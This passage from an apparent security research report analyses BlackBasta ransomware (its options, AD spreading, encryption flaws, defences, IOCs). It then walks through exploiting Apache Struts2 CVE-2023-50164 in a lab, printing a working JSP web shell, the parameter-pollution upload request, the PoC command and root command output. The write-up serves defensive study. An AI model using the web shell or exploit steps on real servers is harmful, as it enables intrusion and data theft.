<sup>15</sup> Cobalt Strike: A penetration testing tool with capabilities such as gaining system privileges and stealing account information, lateral movement, and C2 communications.

<sup>16</sup> PsExec: A tool that can run arbitrary processes on local/remote systems

First, it performs tasks to bypass detection, e.g., terminating the Anti-Virus service or booting in safe mode using additionally installed tools. Afterwards, it secures sensitive data to be used for threats, such as user folders or company technical documents, and distributes and executes ransomware files. It attempts double extortion using the data collected in this way and the encrypted files.

The BlackBasta ransomware first checks command execution arguments. It can perform various functions through corresponding arguments. Also, given that it is executed normally without passing additional arguments, functions were added for the convenience and efficiency of attacks.

Argument	Description
<b>-thread {int}</b>	Set the number of threads created when performing encryption (the default is 4)
<b>-nomutex</b>	Disable mutex <sup>17</sup> creation
<b>-file {file_name}</b>	Encrypt only designated files
<b>-bomb</b>	Spread BlackBasta internally through AD <sup>18</sup>
<b>-disablewhitelist</b>	Disable encryption exceptions
<b>-forcepath {path}</b>	Encrypt only designated paths
<b>-nordp</b>	Disable the RDP <sup>19</sup> registry setting function

Table 1. BlackBasta ransomware arguments

Among the execution arguments, the `-bomb` argument performs the function of spreading and executing ransomware files to all PCs existing on the same AD server using LDAP query<sup>20</sup>. The ransomware file is copied and executed in the `C:\Windows\Wbb.exe` path of all user terminals managed by the AD server.

---

<sup>17</sup> Mutex: A technique that prevents multiple threads from accessing the same resource simultaneously in an environment running multiple threads.

<sup>18</sup> Active Directory (AD): A directory service function provided by MS. It is a Windows-based centralized management service that can manage resources and permissions within an organization.

<sup>19</sup> Remote Desktop Protocol (RDP): A protocol that makes it possible to remotely control other computers

<sup>20</sup> LDAP query: A command used in the software protocol (LDAP) that allows you to search for organizations, individuals, files, devices, etc. on a network

The BlackBasta ransomware encrypts in units of 64 B, uses multi-threading for fast encryption, and applies different encryption methods depending on the file size. The older version of BlackBasta, created between November 2022 and early December 2023, encrypts files in three ways depending on the file size. For files smaller than 5 KB, all data is encrypted, and for files larger than 5 KB but less than 1 GB, only 64 B of every 192B is encrypted. For files larger than 1 GB, the first 5 KB is encrypted, and for the remainder, only the first 64 B is encrypted every 6.4 KB.




Figure 7. Redundant use of the key of the older-version BlackBasta

When the older version of the BlackBasta ransomware encrypts a file over 1 GB in size, it encrypts the first 5 KB of the file by updating the key each time, and uses the same key in the remaining process without updating the key. This encryption method has a problem, i.e. the encryption key is exposed as is in the area where the file has 0x00 values. If the exposed encryption key is used, all or part of the file can be recovered. The decryption tool distributed by SRLabs also took advantage of this. As only the part where the key is used repeatedly can be recovered, however, the first 5 KB of a file larger than 1 GB cannot be recovered.






Figure 8. Key creation method

The encryption key is generated using a random value of 32 B and a Counter value set to 1 for each file, and another key can be created by increasing the counter value by 1. In the older version, a key with a counter value set to 1 is used repeatedly for files less than 1 GB, and a different key is created and used only when the first 5 KB of a file over 1 GB is encrypted.

Some improvements have been made in the latest version of the BlackBasta ransomware, created since mid-December 2023. For files smaller than 5 KB, all data is encrypted, and for files larger than 5 KB, only the front part is fully encrypted and the remainder is partially encrypted. For files larger than 5 KB, the full encryption size and partial encryption interval are differently applied depending on the file size. In summary, a total of six file encryption methods are used, with data size standards subdivided further than before.

File size	Full encryption size	Partial encryption interval
0 – 5KB	All data	0B
5KB – 5MB	5KB	640B
5MB – 50MB	5KB	1.28KB
50MB – 1GB	5KB	6.4KB
1GB – 10GB	15KB	12.8KB
10GB or larger	50KB	64KB

Table 2. Encryption methods by file size

In addition, problems with older versions that used the same keys have been corrected. Now, used keys must be initialized to prevent duplicate keys from being used within the file. Therefore, even if the key is exposed, only the part that used the key can be recovered, and it is difficult to recover the entire file.

infosec




Figure 9. Latest version encryption method

## How to respond to the BlackBasta ransomware




Figure 10. How to respond to the BlackBasta ransomware

BlackBasta attempts initial access through spear phishing. Therefore, you can block contents downloaded from the web or use a separate anti-virus to prevent downloaded malicious files from being executed. In particular, you must be alert not to view links or files in emails from unknown sources, and you must prevent infection through malicious email simulation training to increase security awareness.

After initial access, to avoid detection and continue execution, the registry is manipulated, or the Anti-Virus service is terminated and booting in the safe mode is used. This can be blocked through the use of a behavior-based detection solution.

Also, it attempts to hijack AD accounts and uses the stolen accounts to spread ransomware to all users within the AD server. Therefore, a powerful encryption method must be used to prevent AD server administrator accounts from being easily hijacked. In addition, even if the account is hijacked, preventive measures such as granting minimal permissions to user and service accounts and managing them separately are necessary so that the server cannot be taken over. In addition, through continuous monitoring, you must check whether there is anything suspicious in the list of services and group policies registered in AD.

It is also necessary to prepare for data takeover, deletion of backup data, and file encryption. DLP<sup>21</sup> solutions must be used to prevent data from being leaked and exploited. Additionally, files must be managed through regular backups. Meanwhile, as there are cases where data in NAS and backup storage is deleted, e.g., the Akira ransomware, vaulting backup<sup>22</sup> of the data to a separate network or storage for management is recommended.

---

<sup>21</sup> Data Loss Prevention (DLP): A data leak prevention solution that monitors the flow of data and monitors/blocks important information leaks.

<sup>22</sup> Vaulting backup: A method of storing backed-up data separately at a certain distance away.

**Indicator Of Compromise**

**BlackBasta(April. 2023) : SHA256**

fe87fa7714266548fa5da52455f1788f588417ee800c86768d163abd279d0279  
ef2a754a8e713fd6deaa642e2220af372fd310a755a02126938ff233b16a4a83

**BlackBasta(December. 2023) : SHA256**

f971a05b8540fa6af8cb6c54d2c2de00c54fa99a4e86615daca03a6d7c0e4e6f  
b32daf27aa392d26bdf5faafbbae6b21cd6c918d461ff59f548a73d447a96dd9

**File Name**

4WCB3ACCQFJBTGE966849RFVY6.bdq.00000000\_BITDEFENDER.out  
STUDIO\_BBG.dll  
RibbonGadgets.EXE

## ■ Reference site

URL : <https://www.bleepingcomputer.com/news/security/new-black-basta-decryptor-exploits-ransomware-flaw-to-recover-files/>

URL : <https://directoryadmin.blogspot.com/2014/12/ldap-queries-for-users-computers-groups.html>

URL : <https://securityscorecard.com/research/a-deep-dive-into-black-basta-ransomware/>

URL : <https://www.zscaler.com/blogs/security-research/back-black-basta>

URL : <https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-blackbasta>

URL : <https://www.sentinelone.com/labs/black-basta-ransomware-attacks-deploy-custom-edr-evasion-tools-tied-to-fin7-threat-actor/>

URL : <https://www.zscaler.com/blogs/security-research/tracking-15-years-qakbot-development>

# Research & Technique

## Apache Struts2 remote code execution vulnerability (CVE-2023-50164)

### ■ Outline of the vulnerability

In December 2023, a remote code execution vulnerability (CVE-2023-50164) was discovered in Apache Struts2, an open source framework for Java EE web application development. It is a vulnerability caused by a defect in the file upload logic of Apache Struts2. Through this vulnerability, an attacker can manipulate the file upload parameter into a value starting with a capital letter and then upload a malicious file such as a web shell to an arbitrary path. Also, you can access uploaded malicious files through path exploration to execute malware or access internal data. The CVSS score is 9.8 and it is rated as a serious vulnerability.

Apache Struts2 is provided as open source and is used in various projects. If this causes a vulnerability, it can be exploited by many attackers. So caution is required. Therefore, if you are using a vulnerable version of Apache Struts2, you must update it to a version with the vulnerability resolved.

Cisco, a network equipment manufacturer, announced that if you use version 3.1 or lower of its security solution, ISE (Identity Service Engine), you may be affected by CVE-2023-50164 and recommended updating to the latest version.

### ■ Affected software versions

The software vulnerable to CVE-2023-50164 is as follows:

S/W type	Vulnerable versions
Apache Struts2	Struts 2.0.0 - Struts 2.3.37 (EOL)
	Struts 2.5.0 - Struts 2.5.32
	Struts 6.0.0 - Struts 6.3.0.1

※ EOL (End Of Life): It is the end of the product life cycle. It means that production and support for the product have ended.

## ■ Attack scenario

The attack scenario using CVE-2023-50164 is as follows:




Figure 1. CVE-2023-50164 attack scenario

- ① The attacker searches for a server vulnerable to CVE-2023-50164 with the file upload function implemented.
- ② The attacker uses the file upload function of the target server to upload a malicious file.
- ③ The attacker accesses the uploaded malicious file through path exploration to execute the web shell.
- ④ The attacker executes remote commands through the web shell, distribute malware and steals key data from the servers.

## ■ Test environment configuration information

Let's build a test environment and examine how CVE-2023-50164 works.

Name	Information
<b>Victim</b> (192.168.102.160)	Ubuntu 22.04.3 OpenJDK 17. Tomcat 9.0 Apache struts 6.3.0.1
<b>Attacker</b> (192.168.102.161)	Kali Linux 2023.4 Burp Suite 2023.10.3.5



## ■ Vulnerability test

### Step 1. Environment configuration

Configure an Apache Struts2-based web server with the CVE-2023-50164 vulnerability on the victimized PC. It can be configured as a Docker environment through the following URL.

– URL: <https://github.com/Trackflaw/CVE-2023-50164-ApacheStruts2-Docker.git>

Command	<pre>\$ git clone https://github.com/Trackflaw/CVE-2023-50164-ApacheStruts2-Docker.git \$ cd CVE-2023-50164-ApacheStruts2-Docker \$ docker build --ulimit nofile=122880:122880 -m 3G -t cve-2023-50164 . \$ docker run -p 8080:8080 --ulimit nofile=122880:122880 -m 3G --rm -it --name cve-2023-50164 cve-2023-50164</pre>
---------	---

As a result of checking pom.xml after building the environment, it can be confirmed that it is composed of Apache Struts2 6.3.0.1 version, which is vulnerable to CVE-2023-50164.

```
<properties>
  <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
  <maven.compiler.source>17</maven.compiler.source>
  <maven.compiler.target>17</maven.compiler.target>
  <struts2.version>6.3.0.1</struts2.version>
  <jetty-plugin.version>9.4.46.v20220331</jetty-plugin.version>
  <maven.javadoc.skip>true</maven.javadoc.skip>
  <jackson.version>2.14.1</jackson.version>
  <jackson-data-bind.version>2.14.1</jackson-data-bind.version>
</properties>
```

Figure 2. pom.xml

You can execute Docker to access the vulnerable environment through port 8080 of the victimized PC. Also, you can see a page where a simple file upload function is implemented, as shown in Figure 4.

```
eqst@struts2:~$ docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS
PORTS
66d0440edc37  cve-2023-50164  "catalina.sh run"       11 minutes ago  Up 11 minut
es
0.0.0.0:8080->8080/tcp, :::8080->8080/tcp  cve-2023-50164
```

Figure 3. Docker execution




Figure 4. File upload page

The test file with the jpg extension was uploaded, and the file upload was successful. You can check the uploaded file (test.jpg) in the uploads directory.



Figure 5. jpg file upload




Figure 6. Viewing the uploads directory

When you directly upload a file whose extension is jsp, the upload succeeds, as shown in Figure 7, but a message is displayed to the effect that the file cannot be accessed. In other words, the test environment can be accessed only if the extension of the uploaded file is jpg or png, and you can check unauthorized extensions in the server's forbidden directory.




Figure 7. jsp file upload




Figure 8. Viewing the forbidden directory

## Step 2. PoC test

Conduct a PoC test for CVE-2023-50164 on the victimized PC (192.168.102.160) in the Kali Linux environment of the attacker PC. You can download the PoC through the following URL.

– URL: <https://github.com/jakabakos/CVE-2023-50164-Apache-Struts-RCE>

If you execute the PoC through the following command, you can access the web shell uploaded to the victimized PC and execute remote commands.

```
Command python exploit.py --url http://[victimized PC]/upload.action
```

As a result of the PoC test, remote command execution is possible, e.g. viewing information (id) and internal data (/etc/passwd) about the victimized PC.

```
(kali㉿kali)-[~/CVE-2023-50164-Apache-Struts-RCE/exploit]
└─$ python exploit.py --url http://192.168.102.160:8080/upload.action
[+] Starting exploitation ...
[+] WAR file already exists.
[+] webshell.war uploaded successfully.
[+] Reach the JSP webshell at http://192.168.102.160:8080/webshell.jsp?cmd=<COMMAND>
[+] Attempting a connection with webshell.
[+] Successfully connected to the web shell.
CMD > id

uid=0(root) gid=0(root) groups=0(root)

CMD > cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

Figure 9. PoC test result

You can check the malicious file (webshell.jsp) uploaded through PoC on the victimized PC.

```
root@66d0440edc37:/usr/local/tomcat/webapps/ROOT# ls -al
total 36
drwxr-x--- 6 root root 4096 Feb  6 08:46 .
drwxr-xr-x 1 root root 4096 Feb  6 08:30 ..
drwxr-x--- 2 root root 4096 Feb  6 08:31 forbidden
-rw-r----- 1 root root  219 Feb  4 11:48 index.html
drwxr-x--- 3 root root 4096 Feb  6 08:30 META-INF
drwxr-x--- 2 root root 4096 Feb  6 08:39 uploads
drwxr-x--- 4 root root 4096 Feb  6 08:30 WEB-INF
-rw-r----- 1 root root  548 Feb  6 08:46 webshell.jsp
```

Figure 10. Uploaded malicious file (webshell.jsp)

## ■ Detailed analysis of the vulnerability

### Step 1. Outline of the vulnerability

Sites developed using the Apache Struts2 framework are basically executed in the form of the '\*.action' extension. The action class is used to process user requests at a specific endpoint. CVE-2023-50164 occurs at the '/upload.action' endpoint related to file upload.

You can check the configuration of parameters for file upload in the upload class that inherited ActionSupport. The upload class of the test environment previously configured with Docker is configured as shown in Figure 11. File upload is processed through the three attribute values (upload, uploadFileName, and uploadContentType) for file upload defined in this class.

```
public class Upload extends ActionSupport {
    private File upload; → uploaded file's object
    private String uploadFileName; → uploaded file's name
    private String uploadContentType; → uploaded file's content type
    private String imagePath;
```

Figure 11. Upload class

The figure matching each parameter name and attribute in the HTTP request value during file upload is as follows:

```
POST /upload.action HTTP/1.1
Host: 192.168.102.160:8080
Content-Length: 184
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.102.160:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarylaLnW2agdBWP11XS
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
Referer: http://192.168.102.160:8080/upload.action
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=137A48BD64475A5D9D0AECBC99C6F797
Connection: close

-----WebKitFormBoundarylaLnW2agdBWP11XS
Content-Disposition: form-data; name="upload"; filename="test.jpg"
Content-Type: image/jpeg
upload
uploadFileName
uploadContentType
```

Figure 12. HTTP request during file upload

CVE-2023-50164 can overwrite the existing file contents by modifying the parameter (upload) representing the file upload object by manipulating the HTTP request value and adding the contents for remote command execution. Afterwards, this vulnerability overwrites a random path with a specified file name by adding a parameter (uploadFileName) that means the file uploaded to the server with malware included in the file contents.

The following table summarizes the conditions for attacks. If file upload is successful, you can access the malicious file uploaded to a random path.

구분	내용	예시
<b>Condition 1</b>	<b>Change the upload parameter to a value starting with a capital letter and add malicious file contents.</b>	name="Upload" [add the malicious file contents]
<b>Condition 2</b>	<b>Add a parameter meaning the uploaded file and a file name specifying a random path.</b>	Content-Disposition: form-data; name="uploadFileName"; [a random path for uploading the malicious file]

Table 1. Conditions for CVE-2023-50614

It is changed into a request value applying the above conditions through a proxy tool and transmitted to the test environment. First, change name="upload", which is a parameter representing the file upload object, to name="Upload" starting with a capital letter, and add the web shell code for remote command execution. Next, add the Content-Disposition header and name="uploadFileName" to redefine the parameter representing the file uploaded to the server and modify it into a file name including a random path.

```

16 -----WebKitFormBoundarylaLnW2agdBwP11XS
17 Content-Disposition: form-data; name="upload"; filename="test.jpg"
18 Content-Type: image/jpeg
19
20
21 -----WebKitFormBoundarylaLnW2agdBwP11XS--
22

```

**Before**

Figure 13. Before HTTP request change

```
15
16 -----WebKitFormBoundarylaLnw2agdBwP11XS
17 Content-Disposition: form-data; name="Upload"; filename="test.jpg"
18 Content-Type: image/jpeg
19
20 <%@ page import="java.io.*" %>
21 <%
22     String cmd = request.getParameter("cmd");
23     String output = "";
24     if (cmd != null) {
25         String s = null;
26         try {
27             Process p = Runtime.getRuntime().exec(cmd, null, null);
28             BufferedReader sI = new BufferedReader(new InputStreamReader(p.getInputStream()));
29             while ((s = sI.readLine()) != null) {
30                 output += s + "\n";
31             }
32         } catch (IOException e) {
33             e.printStackTrace();
34         }
35     }
36 %>
37 <%=output %>
38
39 -----WebKitFormBoundarylaLnw2agdBwP11XS
40 Content-Disposition: form-data; name="uploadFileName";
41
42 ../webshell.jsp
43 -----WebKitFormBoundarylaLnw2agdBwP11XS--
44
```

**After**

**parameter pollution  
(upload → Upload)**

**webshell code**

**added**

Figure 14. After HTTP request change

As a result of sending the HTTP request, the file (test.jpg) with the web shell code inserted through the parameter change is uploaded to the server. Then, the name of the file uploaded to the server is changed from 'test.jpg' to './webshell.jsp' by adding the request value. As a result, the attacker can access the webshell.jsp file uploaded to the ROOT directory, as shown in Figure 15.

